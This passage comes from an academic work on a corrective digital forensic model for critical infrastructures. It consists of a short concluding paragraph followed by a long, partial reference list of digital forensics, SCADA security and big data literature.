Correspondingly, digital forensic investigators and scientists are required to develop the existing techniques and work on new methodologies to cope with industrial changes, technical expectation changes, and value changes in the field of digital forensics. The corrective digital forensic model for critical infrastructures and its framework has been improved with several standardised procedures, and processes from well-known organisations such as GCHQ-UK, and NIST. Yet, the model and framework still need to be implemented in a real-live industrial context.

References

Aal-Nouman, M., Takruri-Rizk, H., & Hope, M. (2016). Efficient Communications for Location-Based Services Using Spare Extensions of Control Channels in Mobile Networks. *8th IFIP International Conference on New Technologies, Mobility and Security (NTMS)* (pp. 1-6). IEEE.

Abbasi, A., Sarker, S., & Chiang, R. H. (2016). Big data research in information systems: Toward an inclusive research agenda. *Journal of the Association for Information Systems*, 17(2), I.

Abbass, W., Baina, A., & Bellafkih, M. (2016). Improvement of information system security risk management. *4th IEEE International Colloquium on Information Science and Technology (CiSt)*(pp. 182-187). IEEE.

Adams, R., Hobbs, V., & Mann, G. (2013). The Advanced Data Acquisition Model (Adam): A Process Model for Digital Forensic Practice. *Journal of Digital Forensics, Security and Law*.

Adelstein, F. (2006). Live forensics. *Communications of the ACM*, 49(2), 63.

Aditya, K., Venkatesh, P., & Sandeep, S. (2014). Computer Forensics Tools and Its Importance in Investigation. *International Journal of Management Research and Business Strategy,* (pp.147-155).

Agarwal, A., Gupta, M., Gupta, S., & Gupta, S. C. (2011). Systematic digital forensic investigation model. *International Journal of Computer Science and Security (IJCSS)*, 5(1), 118-131.

Agarwal, R., & Kothari, S. (2015). Review of digital forensic investigation frameworks. *In Information Science and Applications* (pp. 561-571). Springer, Berlin, Heidelberg.

Ahmad, A., Hadgkiss, J., & Ruighaver, A. B. (2012). Incident response teams–Challenges in supporting the organisational security function. *Computers & Security*, 31(5), 643-652.

Ahmed, A. A. (2017). Investigation approach for network attack intention recognition. *International Journal of Digital Crime and Forensics (IJDCF)*, 9(1), 17-38.

Ajijola, A., Zavarsky, P., & Ruhl, R. (2014). A review and comparative evaluation of forensics guidelines of NIST SP 800-101 Rev. 1: 2014 and ISO/IEC 27037: 2012. *In World Congress on Internet Security (WorldCIS- 2014)* (pp. 66-73). IEEE.

Akatyev, N., & James, J. I. (2019). Evidence identification in IoT networks based on threat assessment. *Future Generation Computer Systems*, 93, 814-821.

Alcaraz, C., & Zeadally, S. (2015). Critical infrastructure protection: Requirements and challenges for the 21st century. *International journal of critical infrastructure protection*, 8, 53-66.

Alturki, A., Gable, G. G., & Bandara, W. (2011). Developing an IS-Impact decision tool: a literature based design science roadmap. *Proceedings of the 19th European Conference on Information Systems–ICT and Sustainable Service Development* (pp. 1-9).

American Chemistry Council, (2016). Security Code. *Chemical Safety,* Washington D C, USA.

Anderson, N., & Phillips, B. (2013). Water and wastewater SCADA cybersecurity. *ISA.* Retrieved February 02, 2017, from https://www.isa.org/templates/news-detail.aspx?id=126256

Ani, U. D., Watson, J. M., Nurse, J. R., Cook, A., & Maples, C. (2019). A review of critical infrastructure protection approaches: improving security through responsiveness to the dynamic modelling landscape. *PETRAS/IET Conference Living in the Internet of Things: Cybersecurity of the IoT.* 1-16.

Anthony, R. (2013). Detecting security incidents using windows workstation event logs. SANS Institute, *InfoSec Reading Room Paper*.

Asim, M., McKinnel, D. R., Dehghantanha, A., Parizi, R. M., Hammoudeh, M., & Epiphaniou, G. (2019). Big data forensics: Hadoop distributed file systems as a case study. In *Handbook of Big Data and IoT Security* (pp. 179-210). Springer, Cham.

Atlam, H. F., Alenezi, A., Alassafi, M. O., Alshdadi, A. A., & Wills, G. B. (2020). Security, Cybercrime and Digital Forensics for IoT. In *Principles of Internet of Things (IoT) Ecosystem: Insight Paradigm* (pp. 551-577). Springer, Cham.

Ayers, R., Brothers, S., & Jansen, W. (2014). Guidelines on mobile device forensics. National Institute of Standards and Technology (NIST) Special Publication 800-101, Revision 1.

Davie, B., & Gross, J. (2012). A stateless transport tunnelling protocol for network virtualization (STT). *Mar*, 5, 1-19.

Bada, M., Creese, S., Goldsmith, M., Mitchell, C., & Phillips, E. (2014). Computer security incident response teams (CSIRTs) an overview. *Global Cyber Security Capacity Centre*, 1-23.

Badea, A., Croitoru, V., & Gheorghica, D. (2015). Computer network vulnerabilities and monitoring. *9th International Symposium on Advanced Topics in Electrical Engineering (ATEE)* (pp. 49-54). IEEE.

Baryamureeba, V., & Tushabe, F. (2004). The enhanced digital investigation process model. *Proceedings of the Fourth Digital Forensic Research Workshop* (pp. 1-9).

Bashir, M. S., & Khan, M. N. A. (2013). Triage in live digital forensic analysis. *International journal of Forensic Computer Science*, 1, 35-44.

Bayard M. (2006). "State Strategies for Using IT for an All-Hazards Approach to Homeland Security". NGO Centre for best practices. Washington DC. USA. Retrieved January 21, 2017, from https://www.nga.org/files/live/sites/NGA/files/pdf/0607HOMELANDIT.PDF

Bécue, A., Cuppens-Boulahia, N., Cuppens, F., Katsikas, S., & Lambrinoudakis, C. (2015). Security of Industrial Control Systems and Cyber Physical Systems. *In First Workshop, Cyber ICS 2015 and First Workshop, WOS-CPS 2015 Vienna* (Vol. 9588).

Bellinger, G., Castro, D., & Mills, A. (2004). *Data, information, knowledge, and wisdom*. Sage.

Bhasin, M. L. (2015). Contribution of Forensic Accounting to Corporate Governance: An Exploratory Study of an Asian Country. *International Business Management*, 10(4).

Bhatt, P., Yano, E. T., & Gustavsson, P. (2014). Towards a framework to detect multi-stage advanced persistent threats attacks. *IEEE 8th International Symposium on Service Oriented System Engineering* (pp. 390-395).

Binde, B., McRee, R., & O'Connor, T. J. (2011). Assessing outbound traffic to uncover advanced persistent threat. *SANS Institute. Whitepaper*, 16.

Bing, X. (2020). Critical infrastructure protection based on memory-augmented meta-learning framework. *Neural Computing and Applications*, 1-12.

Blangenois, J., Guemkam, G., Feltus, C., & Khadraoui, D. (2013). Organizational security architecture for critical infrastructure. *International Conference on Availability, Reliability and Security* (pp. 316-323). IEEE.

Boroojeni, K. G., Amini, M. H., & Iyengar, S. S. (2017). *Smart grids: security and privacy issues*. Springer International Publishing.

Buglione, L., Abran, A., von Wangenheim, C. G., McCaffery, F., & Hauck, J. C. (2016). Risk management: achieving higher maturity & capability levels through the LEGO approach. *Joint Conference of the International Workshop on Software Measurement and the International Conference on Software Process and Product Measurement (IWSM-MENSURA)* (pp. 131-138). IEEE.

Calıyurt, K., & Idowu, S. (2014). *Emerging fraud: fraud cases from emerging economies*. Sydeny, Australia: Springer.

Cai, L., Sha, J., & Qian, W. (2013). Study on forensic analysis of physical memory. *2nd International Symposium on Computer, Communication, Control and Automation*. Atlantis Press.

Capretz, L. F. (2014). Bringing the human factor to software engineering. *IEEE Software*, 31(2), 104-104.

Caputo, D. D., Pfleeger, S. L., Freeman, J. D., & Johnson, M. E. (2013). Going spear phishing: Exploring embedded training and awareness. *IEEE Security & Privacy*, 12(1), 28-38.

Cárdenas, A. A., Manadhata, P. K., & Rajan, S. P. (2013). Big data analytics for security. *IEEE Security & Privacy*, 11(6), 74-76.

Carlini, E. M., Giannuzzi, G. M., Mercogliano, P., Schiano, P., Vaccaro, A., & Villacci, D. (2016). A decentralized and proactive architecture based on the cyber physical system paradigm for smart transmission grids modelling, monitoring and control. *Technology and Economics of Smart Grids and Sustainable Energy*, 1(1), 5.

Carrier, B., & Spafford, E. H. (2003). Getting physical with the digital investigation process. *International Journal of digital evidence*, 2(2), 1-20.

Casey, E. (2004). *Digital evidence and computer crime: forensic science, computers and the Internet*. Academic Press.

Casey, E. (2011). *Digital evidence and computer crime: forensic science, computers and the Internet*. Academic Press.

Cavanillas, J. M., Curry, E., & Wahlster, W. (2016). *New horizons for a data-driven economy: a roadmap for usage and exploitation of big data in Europe*. Springer.

Chen, H. M., Kazman, R., Garbajosa, J., & Gonzalez, E. (2016). Toward big data value engineering for innovation. *Proceedings of the 2nd International Workshop on BIG Data Software Engineering* (pp. 44-50). ACM.

Chen, N., Wang, K., Xiao, C., & Gong, J. (2014). A heterogeneous sensor web node meta-model for the management of a flood monitoring system. *Environmental Modelling & Software*, 54, 222-237.

Chen, P., Desmet, L., & Huygens, C. (2014, September). A study on advanced persistent threats. *IFIP International Conference on Communications and Multimedia Security* (pp. 63-72). Springer, Berlin, Heidelberg.

Chester, M. V., & Allenby, B. R. (2020). Perspective: The Cyber Frontier and Infrastructure. *IEEE Access*, 8, 28301-28310.

Cherdantseva, Y., Burnap, P., Blyth, A., Eden, P., Jones, K., Soulsby, H., & Stoddart, K. (2016). A review of cyber security risk assessment methods for SCADA systems. *Computers & Security*, 56, 1-27.

Choi, T., Chan, H. K., & Yue, X. (2017). Recent Development in Big Data Analytics for Business Operations and Risk Management. *IEEE Transactions on Cybernetics*, 47(1), 81-92.

Choo, K. R., & Dehghantanha, A. (2018). Introduction to the Minitrack on Cyber Threat Intelligence and Analytics. *Proceedings of the 51st Hawaii International Conference on System Sciences*.

Choo, K. K. R., Herman, M., Iorga, M., & Martini, B. (2016). Cloud forensics: State-of-the-art and future directions. *Digital Investigation*, 100(18), 77-78.

Ciardhuáin, S. (2004). An Extended Model of Cybercrime Investigation. *International Journal of digital evidence*. 3(1), 1-22.

Clark, R. M., Hakim, S., & Ostfeld, A. (2011). *Handbook of water and wastewater systems protection* (pp. 324-331). Springer.

Cleveland P., Travers D., Durkovitch C., Shapiro M. (2015). *Water and Wastewater Sector-Specific Plan*. Homeland Security, Washnigton D C.

Cohen, J., & Acharya, S. (2013, June). Towards a more secure apache hadoop hdfs infrastructure. *International Conference on Network and System Security* (pp. 735-741). Springer, Berlin, Heidelberg.

Colbert, E. J., & Kott, A. (Eds.). (2016). *Cyber-security of SCADA and other industrial control systems* (Vol. 66). Springer.

Costin, A. (2015, September). All your cluster-grids are belong to us: Monitoring the (in) security of infrastructure monitoring systems. *IEEE Conference on Communications and Network Security (CNS)* (pp. 550-558). IEEE.

Daryabar, F., Dehghantanha, A., Udzir, N. I., Sani, N. F. B. M., Shamsuddin, S., & Norouzizadeh, F. (2013). A survey about impacts of cloud computing on digital forensics. *International Journal of Cyber-Security and Digital Forensics*, 2(2), 77-94.

Dawson, J., & McDonald, J. T. (2016). Improving Penetration Testing Methodologies for Security-Based Risk Assessment. In *2016 Cybersecurity Symposium (CYBERSEC)* (pp. 51-58). IEEE.

DEFRW (2001). A Road Map for Digital Forensic Research. *The Digital Forensic Research Conference*. Utica, NY, USA.

Deloitte (2013). Asset Management: A Risk-Based Approach. ERM Survey. Deloitte Enterprise Risk Services.

Dellermann, D., Lipusch, N., Ebel, P., & Leimeister, J. M. (2019). Design principles for a hybrid intelligence decision support system for business model validation. *Electronic markets*, *29*(3), 423-441.

Demirkan, H., & Delen, D. (2013). Leveraging the capabilities of service-oriented decision support systems: Putting analytics and big data in cloud. *Decision Support Systems*, 55(1), 412-421.

Denscombe, M. (2014). The good research guide: for small-scale social research projects. McGraw-Hill Education (UK).

Dhanunjaya V. (2016). Collecting volatile and non-volatile data. Retrieved January 29, 2017 from https://www.linkedin.com/pulse/collecting-volatile-non-volatile-data-vuppala- dhanunjaya.

Dremel, C., Overhage, S., Schlauderer, S., & Wulf, J. (2017). Towards a Capability Model for Big Data Analytics. *13th International Conference on Wirtschaftsinformatik,* St. Gallen, Switzerland.

Durkovich C. (2015). *Chemical Sector Cybersecurity Framework Implementation Guide*. US Homeland Security, Washington D C, USA.

Durkovich C., Shook R. (2015). *Chemical Sector-Specific Plan*. US Homeland Security, Washington D C, USA.

Dykstra, J., & Sherman, A. T. (2013). Design and implementation of FROST: Digital forensic tools for the OpenStack cloud computing platform. *Digital Investigation*, 10, S87-S95.

Easttom, C. (2014). *System forensics, investigation, and response*. Burlington, MA: Jones & Bartlett Learning, USA.

Eden, P., Pontypridd, C., Blyth, A., Burnap, P., Cherdantseva, Y., Jones, K., & Stoddart, K. (2016). Forensic Readiness for SCADA/ICS Incident. *Proceedings of the 4th International Symposium for ICS & SCADA Cyber Security Research* (p. 142).

EL-SAYED, T., Badawy, M., & El-Sayed, A. (2019). Impact of Small Files on Hadoop Performance: Literature Survey and Open Points. *Menoufia Journal of Electronic Engineering Research*, 28(1), 109-120.

Elyas, M., Ahmad, A., Maynard, S. B., & Lonie, A. (2015). Digital forensic readiness: Expert perspectives on a theoretical framework. *Computers & Security*, 52, 70-89.

Fabro M., Perch L. (2008). Creating Cyber Forensics Plans for Control Systems. *DHS National Cyber Security Division, Control System Security Program.* Idaho National Laboratory.

Farkash, A., Goldsteen, A., & Moffie, M. (2017).U.*S. Patent Application No. 14/803,113*.

Feltus, C., Ouedraogo, M., & Khadraoui, D. (2014). Towards cyber-security protection of critical infrastructures by generating security policy for SCADA systems. *1st International Conference on Information and Communication Technologies for Disaster Management (ICT-DM)* (pp. 1- 8). IEEE.

Ferguson, B., Tall, A., & Olsen, D. (2014). National cyber range overview. *IEEE Military Communications Conference* (pp. 123-128). IEEE.

Foreman, J. C. (2017). Architecture for Community-Scale Critical Infrastructure Coordination for Security and Resilience. *NATO Security Through Science Series D, 48*, 19-30.

Friedberg, I., Skopik, F., Settanni, G., & Fiedler, R. (2015). Combating advanced persistent threats: From network event correlation to incident detection. *Computers & Security*, 48, 35-57.

Fu, X., Gao, Y., Luo, B., Du, X., & Guizani, M. (2017). Security threats to Hadoop: Data leakage attacks and investigation. *IEEE Network*, 31(2), 67-71.

Gamundani A., Josef A. (2016). An Analysis of Network Defensive Techniques towards Organisational Security. *International Journal of Advanced Engineering Research and Applications* (IJA-ERA).

Garfinkel, S. L. (2006). Forensic feature extraction and cross-drive analysis. *Digital Investigation*, 3, 71-81.

Garfinkel, S., Malan, D., Dubec, K. A., Stevens, C., & Pham, C. (2006). Advanced forensic format: an open extensible format for disk imaging. *IFIP International Conference on Digital Forensics* (pp. 13-27). Springer, Boston, MA.

Ghani, M. R., Wan Nor Shela Ezwane W. Jusoh, Hanafiah, M. A., Raman, S. H., & Jano, Z. (2013). A Review of Communication Protocols for Intelligent Remote Terminal

Unit Development. *TELKOMNIKA. Telecommunication Computing Electronics and Control*, 11(4)

Giova, G. (2011). Improving chain of custody in forensic investigation of electronic digital systems. *International Journal of Computer Science and Network Security*, 11(1), 1-9.

Giura, P., & Wang, W. (2012). A context-based detection framework for advanced persistent threats. *International Conference on Cyber Security* (pp. 69-74). IEEE.

Giura, P., & Wang, W. (2012). A context-based detection framework for advanced persistent threats. *International Conference on Cyber Security* (pp. 69-74). IEEE.

Gregor, S., & Hevner, A. R. (2013). Positioning and presenting design science research for maximum impact. *MIS quarterly*, 337-355.

Grispos, G., Glisson, W. B., & Storer, T. (2015). Recovering residual forensic data from smartphone interactions with cloud storage providers. *arXiv preprint* arXiv:1506.02268.

Gritzalis, D., Theocharidou, M., & Stergiopoulos, G. (2019). *Critical Infrastructure Security and Resilience*. Springer, Cham.

Guarino, A. (2013). Digital forensics as a big data challenge. *ISSE 2013 securing electronic business processes* (pp. 197-203). Springer Vieweg, Wiesbaden.

Guemkam, G., Blangenois, J., Feltus, C., & Khadraoui, D. (2013). Metamodel for reputation based agents system: case study for electrical distribution SCADA design. *Proceedings of the 6th International Conference on Security of Information and Networks* (pp. 251-255). ACM.

Guo, J., Yang, M., Zou, B., Zhang, Y., Yang, J., & Dai, X. (2018). Nuclear safety-critical Digital Instrumentation and Control system software: Reliability demonstration. *Annals of Nuclear Energy*, *120*, 516-527.

Gupta, T., & Handa, S. S. (2015, October). An extended HDFS with an AVATAR NODE to handle both small files and to eliminate single point of failure *International Conference on Soft Computing Techniques and Implementations (ICSCTI)* (pp. 67-71). IEEE.

Hababeh, I., Gharaibeh, A., Nofal, S., & Khalil, I. (2019). An integrated methodology for big data classification and security for improving cloud systems data mobility. *IEEE Access*, 7, 9153-9163.

Haber, M. J., & Hibbert, B. (2017). *Privileged Attack Vectors: Building Effective Cyber-Defense Strategies to Protect Organizations*. Apress.

Hegg R. (2016). Setting Standards for Safety. *The IEEE Cybersecurity Initiative*.

Hernantes, J., Lauge, A., Labaka, L., Rich, E., Sveen, F. O., Sarriegi, J. M., & Gonzalez, J. J. (2011). Collaborative modelling of awareness in Critical Infrastructure Protection. *44th Hawaii International Conference on System Sciences* (pp. 1-10). IEEE.

Hevner, A., March, S., Park, J., & Ram, S. (2004). Design Science in Information Systems Research. *MIS quarterly, 28(1), 75-105.*

Hitchcock, B., Le-Khac, N., & Scanlon, M. (2016) Tiered Forensic Methodology Model for Digital Field Triage by Non-Digital Evidence Specialists. *Digital Investigation*, 13 (S1), 03.

Hong, J. (2012). The state of phishing attacks. *Communications of the ACM*, 55(1), 74-81.

Horkan, M. (2015). Challenges for IDS/IPS deployment in industrial control systems. *SANS Institute reading room*.

Hou, J., Li, Y., Yu, J., & Shi, W. (2019). A Survey on Digital Forensics in Internet of Things. *IEEE Internet of Things Journal*. 1-15.

Hu, P., Li, H., Fu, H., Cansever, D., & Mohapatra, P. (2015). Dynamic defense strategy against advanced persistent threat with insiders. *IEEE Conference on Computer Communications (INFOCOM)* (pp. 747- 755). IEEE.

Huang, J. J., Mcbean, E. A., & James, W. (2008). Multi-objective Optimization for Monitoring Sensor Placement in Water Distribution Systems. *Water Distribution Systems Analysis Symposium 2006.*

IAEA (2010). Information Technology for Nuclear Power Plant Configuration Management. ISBN 978-92-0-106310-6.

IAEA. (2001). Information integration in control rooms and technical offices in nuclear power plants. *Report of International Working Group on Nuclear Power Plant Control and Instrumentation*. International Atomic Energy Agency. IAEA-TECDOC-1252.

Ibrahim, N. M., Al-Nemrat, A., Jahankhani, H., & Bashroush, R. (2012). Sufficiency of Windows Event Log as Evidence in Digital Forensics. *Global Security, Safety and Sustainability & e-Democracy* (pp. 253-262) Springer, Berlin, Heidelberg.

Institute for Critical Infrastructure Technology (2016). Hacking Healthcare IT in 2016. White paper.

Ishigaki, Y., Matsumoto, Y., Ichimiya, R., & Tanaka, K. (2013). Development of Mobile Radiation Monitoring System Utilizing Smartphone and Its Field Tests in Fukushima. *IEEE Sensors Journal*, 13(10), 3520-3526.

IT Sector Coordinating Council (2011). Information Technology Sector: Risk Management Strategy. *US Homeland Security.* Washington D C, USA.

Jager, B., Preinerstorfer, A., & Neubauer, G. (2016). Awareness of the vulnerability of critical infrastructures to IEMI threats: lessons from Austria. *Infrastructure Risk Assessment and Management.*

Javadianasl, Y., Manaf, A. A., & Zamani, M. (2017). A practical procedure for collecting more volatile information in live investigation of botnet attack. *Multimedia Forensics and Security* (pp. 381-414). Springer, Cham.

Jia, W. (2017). Study on Network Information Security Based on Big Data. *9th International Conference on Measuring Technology and Mechatronics Automation (ICMTMA)* (pp. 408-409). IEEE.

Jin, X., Wah, B. W., Cheng, X., & Wang, Y. (2015). Significance and Challenges of Big Data Research. *Big Data Research*, 2(2), 59-64.

John T. M., Francis J. Wyant, David D., Aura M., Phillip C., John C., Raymond P., Luis M., and Munawar M. (2010). Secure Network Design Techniques for Safety System Applications at Nuclear Power Plants. Sandia National Laboratories. *International Topical Meeting on Nuclear Plant Instrumentation, Controls, and Human-Machine Interface Technologies (NPIC&HMIT),* Washington, DC, USA.

Johnson, L. R., & Kessler, M. (2014). *Computer incident response and forensics team management: conducting a successful incident response*. Amsterdam: Elsevier.

Jones, J., & Etzkorn, L. (2016). Analysis of digital forensics live system acquisition methods to achieve optimal evidence preservation. *Southeast Conference* (pp. 1-6). IEEE.

Joseph, N., Sunny, S., Dija, S., & Thomas, K. L. (2014). Volatile Internet evidence extraction from Windows systems. *IEEE International Conference on Computational Intelligence and Computing Research* (pp. 1-5). IEEE.

Kaplan, B., & Maxwell, J. A. (2005). Qualitative research methods for evaluating computer information systems. *Evaluating the organizational impact of healthcare information systems* (pp. 30-55). Springer, New York, NY.

Kaur, M., Kaur, N., Khurana, S. (2016). A Literature Review on Cyber Forensic and its Analysis tools. *International Journal of Advanced Research in Computer and Communication Engineering,* 5(1), 23-28.

Khan, S., Ahmad, E., Shiraz, M., Gani, A., Wahab, A. W. A., & Bagiwa, M. A. (2014). Forensic challenges in mobile cloud computing. *International Conference on Computer, Communications, and Control Technology (I4CT)* (pp. 343-347). IEEE.

Khosrow-Pour, M. (2006). *Emerging trends and challenges in information technology management*. Idea Group.

Kim, G., Trimi, S., & Chung, J. (2014). Big-data applications in the government sector. *Communications of the ACM,* 57(3), 78-85.

Knapp, E. (2014). *Industrial network security: securing critical infrastructure networks for Smart Grid, SCADA, and other industrial control systems (2nd ed.).* Waltham, MA*: Syngress.*

Kothari, C. R., & Garg, G. (2016). *Research methodology: methods and techniques*. New Delhi, India: New Age International (P) Limited.

Koutsoukos, X., Karsai, G., Laszka, A., Neema, H., Potteiger, B., Volgyesi, P., Sztipanovits, J. (2018). SURE: A Modelling and Simulation Integration Platform for Evaluation of Secure and Resilient Cyber–Physical Systems. *Proceedings of the IEEE Conference, 106*(1), 93-112.

Kranacher, M., Riley, R., & Wells, J. T. (2011). *Forensic accounting and fraud examination*. Hoboken, NJ: John Wiley. USA.

Krombholz, K., Hobel, H., Huber, M., & Weippl, E. (2015). Advanced social engineering attacks. *Journal of Information Security and applications*, 22, 113-122.

Kuechler, B., & Vaishnavi, V. (2008). On theory development in design science research: anatomy of a research project. *European Journal of Information Systems*, *17*(5), 489-504.

Kuehn, E., Fischer, M., Jung, C., Petzold, A., & Streit, A. (2014). Monitoring data streams at process level in scientific big data batch clusters. *Proceedings of the 2014 IEEE/ACM International Symposium on Big Data Computing* (pp. 90-95). IEEE Computer Society.

Kyei, K., Zavarsky, P., Lindskog, D., & Ruhl, R. (2012). A review and comparative study of digital forensic investigation models. *In International Conference on Digital Forensics and Cyber Crime* (pp. 314-327). Springer, Berlin, Heidelberg.

Kyriakides, E., & Polycarpou, M. (Eds.). (2014). *Intelligent monitoring, control, and security of critical infrastructure systems* (Vol. 565). Springer.

Kwak, Y., Lee, S., Damiano, A., & Vishwanath, A. (2020). Why Do Users Not Report Spear Phishing Emails?. *Telematics and Informatics*, 101343.

Leimich, P., Harrison, J., & Buchanan, W. J. (2016). A RAM triage methodology for Hadoop HDFS forensics. *Digital Investigation*, 18, 96-109.

Lewis, T. G. (2019). *Critical infrastructure protection in homeland security: defending a networked nation*. John Wiley & Sons.

Li, F., Lai, A., & Ddl, D. (2011). Evidence of advanced persistent threat: A case study of malware for political espionage. *6th International Conference on Malicious and Unwanted Software* (pp. 102-109). IEEE.

Lillis, D., Becker, B., O'Sullivan, T., & Scanlon, M. (2016). Current challenges and future research areas for digital forensic investigation. *arXiv preprint arXiv:1604.03850.*

Liu, B., Shi, L., Cai, Z., & Li, M. (2012). Software vulnerability discovery techniques: A survey. *Fourth International Conference on Multimedia Information Networking and Security* (pp. 152-156). IEEE.

Lu, Z., & Sagduyu, Y. (2016). Risk assessment based access control with text and behavior analysis for document management. *MILCOM IEEE Military Communications Conference* (pp. 37-42). IEEE.

Mackey, A., & Gass, S. M. (2016). *Second language research: methodology and design*. New York, USA: Routledge.

Mantelaers, P. (1997). Acquiring expert knowledge on IS function design. In *Information Systems and Qualitative Research* (pp. 324-340). Springer.

Maglaras, L. A., Kim, K. H., Janicke, H., Ferrag, M. A., Rallis, S., Fragkou, P., & Cruz, T. J. (2018). Cyber security of critical infrastructures. *ICT Express*, 4(1), 42-45.

Malikamber, M. A (2014). Implementing SCADA System for Industrial Environment Use. *IEEE International Conference on Walchand College of Engineering*, Sangli Maharashtra, India.

Marcella, J. A., & Greenfield, R. (2002). *Cyber Forensics: a Field Manual for Collecting, Examining, and Preserving Evidence of Computer Crimes*. Boca Raton, Fla: Auerbach Publications. USA.

March, S. & Smith, G. (1995). Design and natural science research on information technology. *Decision Support Systems, 15(4), 251-266.*

Marsa-Maestre, I., Hoz, E. D., Gimenez-Guzman, J. M., & Lopez-Carmona, M. A. (2013). Design and evaluation of a learning environment to effectively provide network security skills. *IEEE Computers & Education*, 69, 225-236.

Martini, B., Choo, K. R. (2014). Cloud Forensic Technical Challenges and Solutions: A Snapshot. *IEEE Cloud Computing*, 1(4), 20-25.

Martis, M., Pai, N. V., Pragathi, R. S., Rakshatha, S., & Dixit, S. (2019). Comprehensive Survey on Hadoop Security. In *Emerging Research in Computing, Information, Communication and Applications* (pp. 227-236). Springer, Singapore.

Maxwell, J. A. (2013). *Qualitative research design: an interactive approach*. Thousand Oaks, CA, USA: SAGE Publications.

Miah, S. J., Mcgrath, M., & Kerr, D. (2016). Design science research for decision support systems development: recent publication trends in the premier IS journals. *Australasian Journal of Information Systems, 20*.

Michael H. (2015). Challenges for IDS/IPS deployment in industrial control systems. *SANS reading room*.

Miller J., Ozment A. (2016). *Information Technology Sector-Specific Plan.* US Homeland Security, Washington D C, USA.

Mitch W. (2002). Securing Cyberspace. *National Strategy for Critical Infrastructure and Cyberspace Security,* The White House, Washington D C, USA.

Mohay, G. (2003). *Computer and intrusion forensics*. London: Artech house.

Moteff, J., & Parfomak, P. (2004). Critical infrastructure and key assets: definition and identification. Library of Congress. Research Service.

Mouhtaropoulos, A., Li, C. T., & Grobler, M. (2014). Digital forensic readiness: are we there yet? *Journal of International Commerce & Technology*, 9, 173.

Moyoachille, M., & Roger, A. E. (2014). Obtaining Digital Evidence from Intrusion Detection Systems. *International Journal of Computer Applications*, 95(12), 34-41.

Mwilu, O. S., Comyn-Wattiau, I., & Prat, N. (2016). Design science research contribution to business intelligence in the cloud — A systematic literature review. *Future Generation Computer Systems, 63*, 108-122.

Naudet, Y., Mayer, N., & Feltus, C. (2016). Towards a Systemic Approach for Information Security Risk Management. *11th International Conference on Availability, Reliability and Security (ARES).*

Nelson, A., & Garfinkel, S. (2015, July). Measuring Systematic and Random Error in Digital Forensics. *International Symposium on Forensic Science Error*

Management: Detection, Measurement and Mitigation. Arlington, Virginia, United States (pp. 1-10).

Nelson, B., Phillips, A., & Steuart, C. (2016). *Guide to computer forensics and investigations: processing digital evidence.* Cengage Learning. Boston, USA.

Niemla M. (2014*).* Rate My Nuke: Bringing the Nuclear Power Plant Control Room to the iPad*. SANS reading room.*

Nikkel, B. J. (2014). Fostering incident response and digital forensics research. *Digital Investigation*, 11(4), 249-251.

Nuclear Energy Institute. (2016). Cyber Security for Nuclear Power Plants*. Nuclear Energy Institute*. Washington DC.

Obregon, L. (2015). Infrastructure Security Architecture for Effective Security Monitoring. *SANS reading room.*

Onodi, B. E., Okafor, T. G., & Onyali, C. I. (2015). The impact of forensic investigative methods on corporate fraud deterrence in banks in Nigeria. *European Journal of Accounting Auditing and Finance Research*, 3(4), 69-85.

Ozment A., Condello K., Durkovich K. (2015). *Communications Sector-Specific Plan.* US Homeland Security, Washington D C, USA.

Pandya, B., & Shah, S. (2015). Query Optimizer for the ETL Process in Data Warehouses. *International Journal of Scientific Research in Science, Engineering and Technology*. 1(3).

Paraskevas, A. (2006). Crisis management or crisis response system? A complexity science approach to organizational crises. *Management Decision*, 44(7).

Park, J. J., Stojmenovic, I., Choi, M., & Xhafa, F. (2015). *Future Information Technology*. Berlin, Germany: Springer Berlin Heidelberg.

Paté-Cornell, M., Kuypers, M., Smith, M., & Keller, P. (2018). Cyber Risk Management for Critical Infrastructure: A Risk Analysis Model and Three Case Studies. *Risk Analysis*, 38(2).

Patil, R. Y., & Devane, S. R. (2019). Network Forensic Investigation Protocol to Identify True Origin of Cyber Crime. *Journal of King Saud University-Computer and Information Sciences*. 1-14.

Peffers, K., Rothenberger, M., & Kuechler, B. (Eds.). (2012). Design Science Research in Information Systems: Advances in Theory and Practice: *7th International Conference, DESRIST 2012, Las Vegas, NV, USA, May 14- 15,* (Vol. 7286). Springer.

Peffers, K., Tuunanen, T., Rothenberger, M. A., & Chatterjee, S. (2007). A design science research methodology for information systems research. *Journal of management information systems*, 24(3), 45-77.

Perumal, S. (2009). Digital Forensic Model Based On Malaysian Investigation. *IJCSNS International Journal of Computer Science and Network Security*, 9(8).

Petrakos, N., & Kotzanikolaou, P. (2019). Methodologies and Strategies for Critical Infrastructure Protection. In *Critical Infrastructure Security and Resilience* (pp. 17-33). Springer, Cham.

Peterson B. (2016). Secure Network Design: Micro Segmentation. *SANS reading room.*

Philipp, A., Cowen, D., & Davis, C. (2010). *Hacking Exposed Computer Forensics*; Second Edition. McGraw-Hill, NY: USA.

Pichan, A., Lazarescu, M., & Soh, S. T. (2015). Cloud forensics: Technical challenges, solutions and comparative analysis. *Digital Investigation*, 13, 38-57.

Piedrahita, A. F., Gaur, V., Giraldo, J., Cardenas, A. A., & Rueda, S. J. (2018). Leveraging Software-Defined Networking for Incident Response in Industrial Control Systems. *IEEE Software, 35*(1), 44-50.

Pollet, J., Cummins, J. (2009). All Hazards Approach for Assessing Readiness of Critical Infrastructure. *IEEE. 2009 IEEE Conference on Technologies for Homeland Security*. Washington D C, USA.

Prat, N., Comyn-Wattiau, I., & Akoka, J. (2014). Artefact Evaluation in Information Systems Design-Science Research-a Holistic View. *PACIS* (pp. 23).

Quick, D., & Choo, K. R. (2014). Google Drive: Forensic analysis of data remnants. *Journal of Network and Computer Applications*, 40, 179-193.

Quick, D., & Choo, K. R. (2014). Impacts of increasing volume of digital forensic data: A survey and future research challenges. *Digital Investigation*, 11(4), 273-294.

Quick, D., Tassone, C., Choo, K. (2014). Forensic Analysis of Windows Thumbcache files. *Twentieth Americas Conference on Information Systems*, Savannah, USA.

Quick, D., & Choo, K. K. R. (2018). Digital forensic intelligence: Data subsets and Open Source Intelligence (DFINT+ OSINT): A timely and cohesive mix. *Future Generation Computer Systems*, 78, 558-567.

Radvanovsky, R., & Brodsky, J. (2013). *Handbook of SCADA/control systems security*. Boca Raton: CRC Press, Taylor & Francis Group.

Rahman, S., & Khan, M. N. (2015). Review of Live Forensic Analysis Techniques. *International Journal of Hybrid Information Technology*, 8(2), (pp. 379-388).

Rajasekar, S., Philominathan, P., & Chinnathambi, V. (2013). Research Methodology. *Cornell University Library*. Version (3). Washington D C, USA.

